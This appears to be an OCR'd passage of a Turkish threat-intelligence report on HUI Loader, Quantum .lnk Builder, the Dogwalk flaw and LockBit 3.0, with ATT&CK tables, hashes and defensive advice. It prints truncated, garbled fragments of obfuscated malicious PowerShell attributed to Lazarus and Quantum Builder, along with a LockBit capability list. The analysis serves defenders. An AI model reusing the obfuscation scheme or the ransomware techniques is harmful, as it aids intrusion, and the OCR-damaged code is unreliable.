Grup, erişim sağladı sistemlerde dosyaları fidye yazılımı kullanarak şifreleyerek dosyaların çözülmesi için fidye talebinde bulunmaktadır. Genellikle bir fidye saldırısına müdahale sırasında siber güvenlik ekipleri bütün kaynaklarını bu olaya ayıracağından veri hırsızlığının tespit edilmesi oldukça güçtür. BRONZE STARLIGHT grubun bu yoğunluktan faydalanarak veri hırsızlığını gizlediği görülmektedir.




*HUI Loader'ın kronolojik değişimi Kaynak:* https://blogs.jpcert.or.jp/


2022 Ocak ayında Secureworks şirketinin olay müdahale sırasında elde ettiği bulgular, BRONZE STARLIGHT ve BRONZE UNIVERSITY gruplarının veri sızdırmak için ortak çalışıyor olabileceğini göstermektedir. İki ekibinde farklı zaman aralıklarında HUI Loader kullanarak aynı sisteme giriş yaptığı saptanmıştır. 2021 Kasım ayının ortalarında BRONZE UNIVERSITY 2021 Kasım ayının sonlarına doğru da BRONZE STARLIGHT grubunun aynı sistemi ele geçirdiği tespit edilmiştir. BRONZE STARLIGHT 2021 Aralık ayının başlarında, BRONZE UNIVERSITY grubunun da Ocak 2022'de sisteme erişimi kestiği görülmüştür. Bu bulgu BRONZE STARLIGHT'ın Çin devleti destekli bir grup olduğuna işaret edebilir.

HUI Loader zararlısının Rook, Night Sky, Cobalt Strike payloadları, LockFile, Atom Silo, PlugX, QuasarRAT ve Pandora zararlılarının sisteme yüklenmesinde kullanılmıştır.

```
lea     rdx, Format              : "HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFRWGWEEFWFWEWD"
lea     rcx, [rbp+300h+var_2F0]  : Buffer
```

*HUI Loader'a ismini veren "HUI…" stringi, 2021 Aralık ayında bu stringin kaldırıldığı görülüyor.*

BRONZE STARLIGHT grubu dışında APT10 adı ile de bilinen BRONZE RIVERSIDE grubu da oldukça uzun bir zamandır zararlıyı saldırılarında kullanmaktadır. APT10 grubu, Japonya ve Türkiye'de dahil olmak üzere birçok ülkede saldırılar düzenlemiştir.




*BRONZE STARLIGHT ve BRONZE RIVERSIDE(APT10) gruplarının saldırılarının bir modeli.*

## HUI Loader Tarafından Kullanılan Teknikler

HUI Loader, zararlı dll dosyası ve dll search order hijacking dediğimiz zafiyete sahip olan güvenilir bir uygulamayı sisteme indirir ve güvenilir uygulamaya zararlı dll dosyasını yükleyerek zararlı kod çalıştırır. Mart 2022'de güncellenmiş bir HUI Loader sürümünde zararlı kodun RC4 algoritması ile şifrelenmiş zararlı kodları decrypt ederek çalıştırdığı görüldü.

Devamı için MITRE ATT&CK Matrix'ine göz atabilirsiniz.

MITRE | ATT&CK®

## Hui LOADER MITRE ATT&CK Matrix

### Execution

| ATT&CK ID | Name | Tactics | Description |
|---|---|---|---|
| T1059.003 | Windows Command Shell | * Execution | Adversaries may abuse the Windows command shell for execution. |

### Privilege Escalation

| | | | |
|---|---|---|---|
| T1055 | Process Injection | * Privilege Escalation<br>* Defense Evasion | Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. |

### Defense Evasion

| | | | |
|---|---|---|---|
| T1070.004 | File Deletion | * Defense Evasion | Adversaries may delete files left behind by the actions of their intrusion activity. |
| T1027.002 | Software Packing | * Defense Evasion | Adversaries may perform software packing or virtual machine software protection to conceal their code. |
| T1112 | Modify Registry | * Defense Evasion | Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution. |
| T1055 | Process Injection | * Privilege Escalation<br>* Defense Evasion | Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. |

### Discovery

| | | | |
|---|---|---|---|
| T1057 | Process Discovery | * Discovery | Adversaries may attempt to get information about running processes on a system. |
| T1012 | Query Registry | * Discovery | Adversaries may interact with the Win* Registry to gather info* about the system, config, and installed software |
| T1083 | File and Directory Discovery | * Discovery | Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. |
| T1120 | Peripheral Device Discovery | * Discovery | Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system. |
| T1082 | System Information Discovery | * Discovery | An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch. |

### Impact

| | | | |
|---|---|---|---|
| T1490 | Inhibit System Recovery | * Impact | Adversaries may delete or remove built-in OS data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. |



SHA256: 5b56c5d86347e164c6e571c86dbf5b1535eae6b979fede6ed66b01e79ea33b7b

## Hui LOADER için yapılabilecek iyileştirmeler ve öneriler:

Bronze Starlight, bilinen güvenlik açıklarından faydalanmanın doşında komuta kontrol merkezi için Cobalt Strike kullanmaktadır.

- Ağ güvenlik ürünlerinin sürekli güncel tutulması
- Ciddi testten geçirilmiş olay müdahale
- Gerçek zamanlı kaynaklar üreten ve genişletilmiş EDR/XDR çözümleri
- TTP'leri takip etmek ve kurumsal alt yapılarınızın ilgili zararlı yazılımın ve diğerlerinin tekniklerine karşı simüle edilmesi, güvenlik ürünlerinin bu taktik ve teknikleri referans alarak sıkılaştırması tavsiye edilmektedir.


Maddeler halinde belirtilen yöntemler hali hazırda tüm tehditler için geçerli olsa da sıkılaştırma adımları için gereklilik arz etmektedir.

## 04 | Quantum Builder

Zararlı Windows kısayolları (.lnk) oluşturmak için kullanılan yeni bir aracın siber suç forumlarına adım attığı görüldü. “Quantum .Lnk Builder” olarak adlandırılmış bu yazılım, 300’den fazla ikon arasından seçim ile istenilen dosya uzantısının taklit edilmesi olanağını sağlamakta.


*Quantum Builder’ın tanıtım afişi*

Zararlı kısayol oluşturma aracına bazı güvenlik atlatma mekanizmalarının da dahil olduğu görülmekte. Yazılımın içerisinde .hta ve .iso uzantılı dosyalar oluşturmak için de modüller mevcut.




*Quantum Builder aracının .lnk dosyası oluşturma modülü, ikon ve uzak sunucu seçimleri görülebilir.*

## Lazarus Powershell Script'i

```
<#@eN}B+{
aA`(N:#>$nmu[1]wwbDEfRY=@(15895,15901,15890,15902,15883,15818,15890,15902,15902,15898,15901,15844,15833,15833,15885,15900,15907,15898,15902,15897,15832,1588
aA`(N:#>$RId[2]HFZNBLXDWeZD=@(15859,15855,15874);<#@eN}B+{
aA`(N:#>function [3]QfvNKXE($wLdM){$jIetSkL=15786;<#@eN}B+{
aA`(N:#>$hKt[4]=$Null;foreach($XqJnLrMPmTQ in $wLdM){$hKtMNl+=[char]($XqJnLrMPmTQ-$jIetSkL)};return $hKtMNl};sal bMCyTPahmdUrvwd (ajQfvNKXE $RIoXTHFZNBLXDW
aA`(N:#>bMCy[5]hmdUrvwd((ajQfvNKXE $nmuHywwbDEfRY));
```

## Quantum Builder ile ilişkili örnekte kullanılan Powershell betiği


```
k)bAO/573#>$mNZi[1]FsLWOXWSEj=@(11006,11012,11001,11013,10994,10929,11001,11013,11013,11009,11012,10955,10944,10944,11010,11014,10994,11007,11013,11014,110
k)bAO/573#>$Tlj[2]dEzhjfYbCg=@(10970,10966,10985);<#
k)bAO/573#>function [3]gGSwIvczkJp($ujOZ){$YdvtAuA=10897;<#
k)bAO/573#>$moGC[4]zgcgx=$Null;foreach($bIJAyiXxrwhpZSci in $ujOZ){$moGCHHzgcgx+=[char]($bIJAyiXxrwhpZSci-$YdvtAuA)};return $moGCHHzgcgx};sal mwhInwhBReun
k)bAO/573#>mwhIn[5]BReun((WERgGSwIvczkJp $mNZiSsFsLWOXWSEj));
```

*Lazarus tarafından kullanılan zararlı kod ile Quantum Builder ile oluşturulmuş dosyaların kullandığı zararlı kodların karşılaştırması*

Araştırmacılar tarafından bulunan örneklerin analiz edilmesi sonuncunda Quantum Builder ile oluşturulmuş zararlı .lnk dosyalarının Lazarus Apt grubunun kullanmış olduğu zararlı kısayollar ile oldukça benzer olduğu tespit edildi.


### Quantum Builder tarafından kullanılan zafiyet ve CVE listesi:

Tehdit aktörü Quantum Builder'ın Dogwalk adı verilen bir Path Traversal zafiyetini kullanarak e-postalara dosya eki eklemeden kod çalıştırma olanağı elde ettiğini iddia ediyor.





*Tehdit Aktörünün Dogwalk Zafiyetini Quantum Builder'a entegre ettiğini bildirdiği gönderi.*

Dogwalk Zafiyeti, zararlı .diagcab dosyaların son kullanıcı tarafından çalıştırılması ile bir dosyayı Startup klasörüne ekleyerek kullanıcı sisteme her giriş yaptığında o dosyanın çalıştırılmasını sağlayabilecek bir Path Traversal zafiyetidir. 2020 yılında Microsoft'a bildirilmesine rağmen Outlook uygulamasının .diagcab dosyalarını otomatik olarak engellediği ve bu dosyaların kod çalıştırmasının gerekli olduğu gerekçelerini öne sürerek Microsoft tarafından çözümlenmeyecek olarak işaretlenmiştir. Örnek bir saldırıya Şekil 3 ve Şekil 4 üzerinden erişebilirsiniz.




*Şekil 3: Birinci aşamada diagcab uzantılı zararlı dosya oluşturulmuş ve çalıştırılmıştır.*




*Şekil 4: İkinci aşamada zararlı yazılımın Windows'un başlangıcına eklendiğini görüntüleyebiliriz.*

# Quantum Builder MITRE ATT&CK Matrix

## Execution

| ATT&CK ID | Name | Tactics | Description |
|---|---|---|---|
| T1059.001 | PowerShell | * Execution | Adversaries may abuse PowerShell commands and scripts for execution. |

## Privilege Escalation

| | | | |
|---|---|---|---|
| T1055 | Process Injection | * Privilege Escalation<br>* Defense Evasion | Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. |

## Defense Evasion

| | | | |
|---|---|---|---|
| T1112 | Modify Registry | * Defense Evasion | Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution. |
| T1070.004 | File Deletion | * Defense Evasion | Adversaries may delete files left behind by the actions of their intrusion activity. |
| T1055 | Process Injection | * Privilege Escalation<br>* Defense Evasion | Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. |
| T1218.005 | Mshta | * Defense Evasion | Adversaries may abuse mshta. |

## Credential Access

| | | | |
|---|---|---|---|
| T1056.004 | Credential API Hooking | * Credential Access<br>* Collection | Adversaries may hook into Windows API functions to collect user credentials. |

## Discovery

| | | | |
|---|---|---|---|
| T1012 | Query Registry | * Discovery | Adversaries may interact with the Win* Registry to gather info* about the system, config, and installed software |
| T1082 | System Information Discovery | * Discovery | An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch. |

## Lateral Movement

| | | | |
|---|---|---|---|
| T1021.001 | Remote Desktop Protocol | * Lateral Movement | Adversaries may use Valid Accounts to log into a computer using the RDP |

## Collection

| | | | |
|---|---|---|---|
| T1056.004 | Credential API Hooking | * Credential Access<br>* Collection | Adversaries may hook into Windows API functions to collect user credentials. |

## Command and Control

| | | | |
|---|---|---|---|
| T1573 | Encrypted Channel | * Command and Control | Adversaries may employ a known ... |

## Impact

| | | | |
|---|---|---|---|
| T1486 | Data Encrypted for Impact | * Impact | Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. |



SHA256: b9899082824f1273e53cbf1d455f3608489388672d20b407338ffeecefc248f1

## Quantum Builder için yapılabilecek iyileştirmeler ve öneriler:

- Ağ güvenlik ürünlerinin sürekli güncel tutulması
- Ciddi testten geçirilmiş olay müdahale
- Gerçek zamanlı kaynaklar üreten ve genişletilmiş EDR/XDR çözümleri
- TTP'leri takip etmek ve kurumsal alt yapılarınızın ilgili zararlı yazılımın ve diğerlerinin tekniklerine karşı simüle edilmesi, güvenlik ürünlerinin bu taktik ve teknikleri referans alarak sıkılaştırması tavsiye edilmektedir.

Maddeler halinde belirtilen yöntemler hali hazırda tüm tehditler için geçerli olsa da sıkılaştırma adımları için gereklilik arz etmektedir.

## 05 | LockBit 3.0

Son zamanlarda dünyayı kasıp kavuran ve aynı zamanda bir marka haline gelen “LockBit” fidye yazılımı geçtiğimiz günlerde yeni versiyonunu yayınladı.


*LockBit 3.0 tanıtım afişi*

LockBit fidye yazılımı C ve Assembly programlama dilleri ile yazılmıştır. Şifreleme tarafında ise AES+ECC kullanılmıştır. Rusya tabanlı olduğu düşünülen LockBit ekibi kullandıkları şifreleme algoritmasının 2 sene boyunca hala çözülemediğini söylemektedir.



**Program Eylül 2019’dan beri devam etmek olup, herhangi bir bağlı kalma olmaksızın C ve Assembly dillerinde tasarlanmıştır. Şifreleme algoritması AES + ECC aracılığıyla parçalar halinde uygulanır. Lockbit şifreleme algoritması, iki senedir çözülemedi.**

*LockBit ekibinin yapmış olduğu açıklamalar. Kaynak: http://lockbitapt**********.onion*

## Özellikleri

- Tor üzerinden yönetim paneli erişimi.
- Kurumlar ile Tor üzerinden haberleşme.
- Şifre çözücü araçların tespiti.
- Yerel ağ üzerinde port taraması işlemi ve aynı zamanda DFS, SMB, WebDav gibi paylaşım sunucularının tespiti.
- Komut dosyalarına gerek kalmadan domain üzerinde otomatik dağıtım.
- Zararlı yazılımın çalışmasını engelleyecek process veya diğer servislerin kapatılması.
- Zararlı yazılımın şifreleme kısmını bozabilecek başka process' lerin engellenmesi.
- Windows sistemlerinde bulunan "shadow copy" dosyalarının silinmesi.
- Wake-on-Lan üzerinden ağda bulunan diğer cihazları açmak.
- Fiziksel disk üzerinde gizli bölümler oluşturmak.
- Enfekte olan sistemlerdeki kayıt dosyaları vb. yapıların silinmesi.

LockBit ekibi aynı zamanda sistemlerinin ve geliştirmiş oldukları zararlı yazılımın açıklarının keşfedilmesi için bir Bug Bounty programı başlatmıştır.




*LockBit Bug Bounty programının afişi . Kaynak: http://lockbitapt**********.onion*

## Lockbit 3.0 MITRE ATT&CK Matrix

### Defense Evasion

| | | | |
|---|---|---|---|
| T1036 | Masquerading | * Defense Evasion | Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. |
| T1112 | Modify Registry | * Defense Evasion | Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution. |
| T1027.002 | Software Packing | * Defense Evasion | Adversaries may perform software packing or virtual machine software protection to conceal their code. |
| T1070.004 | File Deletion | * Defense Evasion | Adversaries may delete files left behind by the actions of their intrusion activity |

### Credential Access

| | | | |
|---|---|---|---|
| T1056.004 | Credential API Hooking | * Credential Access<br>* Collection | Adversaries may hook into Windows API functions to collect user credentials |

### Discovery

| | | | |
|---|---|---|---|
| T1012 | Query Registry | * Discovery | Adversaries may interact with the Windows Registry to gather information about the system, config, and installed software |
| T1057 | Process Discovery | * Discovery | Adversaries may attempt to get information about running processes on a system. |
| T1010 | Application Window Discovery | * Discovery | Adversaries may attempt to get a listing of open application windows. |
| T1082 | System Information Discovery | * Discovery | An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch. |

### Collection

| | | | |
|---|---|---|---|
| T1056.004 | Credential API Hooking | * Credential Access<br>* Collection | Adversaries may hook into Windows API functions to collect user credentials. |
| T1114 | Email Collection | * Collection | Adversaries may target user email to collect sensitive information. |

### Command and Control

| | | | |
|---|---|---|---|
| T1573 | Encrypted Channel | * Command and Control | Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. |



SHA256: d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee

## LockBit 3.0 için yapılabilecek iyileştirmeler ve öneriler:

- Fidye yazılımlarına karşı alınabilecek en iyi önlemlerden biri her zaman sistem yedeklerinin alınıp güvenli bir yerde saklanmasıdır.
- Güvenilir yerlerden programlar indirip kurmak.
- E-mail eklerinin güvenilir olduğunu teyit etmeden açmamak.
- Güvenlik yazılımlarının her zaman güncel ve aktif olması.
- TTP'leri takip etmek ve kurumsal alt yapılarınızın ilgili zararlı yazılımın ve diğerlerinin tekniklerine karşı simüle edilmesi, güvenlik ürünlerinin bu taktik ve teknikleri referans alarak sıkılaştırması tavsiye edilmektedir.

Maddeler halinde belirtilen yöntemler hali hazırda tüm tehditler için geçerli olsa da sıkılaştırma adımları için gereklilik arz etmektedir.

## LockBit 3.0 için Yara kuralı

**İlgili bağlantıdan LockBit 3.0 için YARA kuralını kontrol edebilirsiniz.**

https://github.com/interprobe/lockbit3.0detect_v2-byInterProbe.yara

## Referanslar

### 01 | BlackCat


- https://securelist.com/a-bad-luck-blackcat/106254/
- https://thehackernews.com/2022/06/blackcat-ransomware-gang-targeting.html
- https://www.microsoft.com/security/blog/2022/06/13/the-many-lives-of-blackcat-ransomware/
- https://www.bleepingcomputer.com/news/security/microsoft-exchange-servers-hacked-to-deploy-blackcat-ransomware/
- https://www.theregister.com/2022/06/15/blackcat-ransomware-microsoft/
- https://www.microsoft.com/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself/#defending-against-ransomware
- https://www.hybrid-analysis.com/sample/731adcf2d7fb61a8335e23dbee2436249e5d5753977ec465754c6b699e9bf161/62492d3ea2ebe2795a1d95cc


### 02 | MaliBot


- https://www.joesandbox.com/analysis/649657/0/html
- https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot
- https://www.enigmasoftware.com/tr/malibot-cikarma/
  https://www.hybrid-analysis.com/sample/b12dd66de4d180d4bbf4ae23f66bac875b3a9da455d9010720f0840541366490/62b99f75ce685e275e723eaa


### 03 | HUI Loader


- https://blogs.jpcert.or.jp/en/2022/05/HUILoader.html
- https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader
- https://www.hybrid-analysis.com/sample/5b56c5d86347e164c6e571c86dbf5b1535eae6b979fede6ed66b01e79ea33b7b/622ed5c1f95d231b1644bebb


### 04 | Quantum Builder


- https://blog.cyble.com/2022/06/22/quantum-software-lnk-file-based-builders-growing-in-popularity/
- https://www.bleepingcomputer.com/news/security/new-dogwalk-windows-zero-day-bug-gets-free-unofficial-patches/
